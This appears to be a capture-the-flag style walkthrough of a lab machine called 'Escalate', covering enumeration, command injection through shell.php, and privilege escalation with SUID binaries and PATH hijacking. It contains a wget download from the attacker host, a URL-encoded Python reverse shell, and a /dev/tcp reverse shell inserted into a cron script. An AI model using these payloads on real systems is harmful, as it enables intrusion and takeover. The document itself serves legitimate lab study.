Walkthrough – Escalate

Contents

[Host Discovery 2](#_Toc148006699)

[Nmap 2](#_Toc148006700)

[NFS 3](#_Toc148006701)

[Enum4Linux 3](#_Toc148006702)

[SMBMap 3](#_Toc148006703)

[GoBuster 4](#_Toc148006704)

[Command Injection 4](#_Toc148006705)

[Escalation 5](#_Toc148006706)

[Upgrade Shell 5](#_Toc148006707)

[Finding SUID Binaries 5](#_Toc148006708)

[User 3 Exploit – Binary with SUID 5](#_Toc148006709)

[User 3 Exploit – Writable Script called when executing SUID binary 5](#_Toc148006710)

[CronJob Privilege Escalation 6](#_Toc148006711)

[Exploiting binaries 2 7](#_Toc148006712)

# Host Discovery



**Kali**: 192.168.56.101

**Victim**: 192.168.56.158

# Nmap

A computer screen shot of a computer

Description automatically generated

A screen shot of a computer

Description automatically generated

# NFS

A close up of numbers

Description automatically generated

Now that there is a drive available for mounting, I can mount it. I will first create a directory to mount with.



Now I will mount.

# Enum4Linux

A screen shot of a computer screen

Description automatically generatedI will use this in the attempt to find any usernames or accounts.

A black background with white text

Description automatically generated

A share was also found.

# SMBMap



Anonymous access is not allowed.

# GoBuster

So I tried dirb, ffuf and nothing really showed up. So now I tried gobsuter to find any files or directories. Yes I could have found files using ffuf but the way I use the tools are as follows:

1. Dirb – common.txt (directory search)
2. Ffuf – directory-list-2.3-medium.txt (directory search)
3. Gobuster –directory-list-2.3-medium.txt (directory & File search)



# Command Injection


Finding shell.php reveals some text.

I tried the following.

Now I can maybe view passwords, or create reverse shell.

I will set up a python simple server and then download the file using the get command.

**URL**: http://192.168.56.158/shell.php?cmd=wget%20http://192.168.56.101/shell.phar

**Encoded**: wget%20http%3A%2F%2F192.168.56.101%2Fshell.phar

It worked, but I didn’t get a shell established.

A screenshot of a computer

Description automatically generated

Maybe a python reverse shell.

…?cmd=export%20RHOST=%22192.168.56.101%22;export%20RPORT=9999;python%20-c%20'import%20sys,socket,os,pty;s=socket.socket();s.connect((os.getenv(%22RHOST%22),int(os.getenv(%22RPORT%22))));%5Bos.dup2(s.fileno(),fd)%20for%20fd%20in%20(0,1,2)%5D;pty.spawn(%22/bin/bash%22)'

A computer screen shot of a black background

Description automatically generatedYES, I am in.

Sites used:

1. <https://www.urlencoder.org/>
2. https://weibell.github.io/reverse-shell-generator/

# Escalation

## Upgrade Shell

A computer screen with text

Description automatically generated

A screen shot of a computer

Description automatically generated





## Finding SUID Binaries

Running this command shows that in user directory 3,5 contain scripts or binaries that can be exploited.

## User 3 Exploit – Binary with SUID

A screenshot of a computer

Description automatically generated

This file contains C code that spawns a privileged shell.

## User 3 Exploit – Writable Script called when executing SUID binary



Run the executable that is calling the writable script, then you will have a reverse shell.



## CronJob Privilege Escalation



See how there is a script located in user 4/Desktop, it runs every minute (\*/5).

A screenshot of a computer

Description automatically generatedIt isn’t writable however if I cat the file and look at its contents you will notice something interesting.

Each binary is executed without calling its absolute path, which means its vulnerable to an attack.

Insert a line for a reverse shell, I used the one below.

0<&196;exec 196<>/dev/tcp/192.168.56.101/9888; sh <&196 >&196 2>&196



Give it execution privileges and then modify the path.

The reason why the path is /tmp is because that is where my malicious ‘bash’ file is. This will be looked at for when calling the ling ‘bash -I’ (in the autoscript.sh).



Now run it.

You now have a reverse shell.

## A screen shot of a computer code Description automatically generatedExploiting binaries 2

In this one, I know that user 7 is in the root group, so I can chpasswd. The binary ‘ls’ is called without an absolute path, so I can quickly create a malicious ‘ls’ file. Then changed path to /tmp, then switched user7.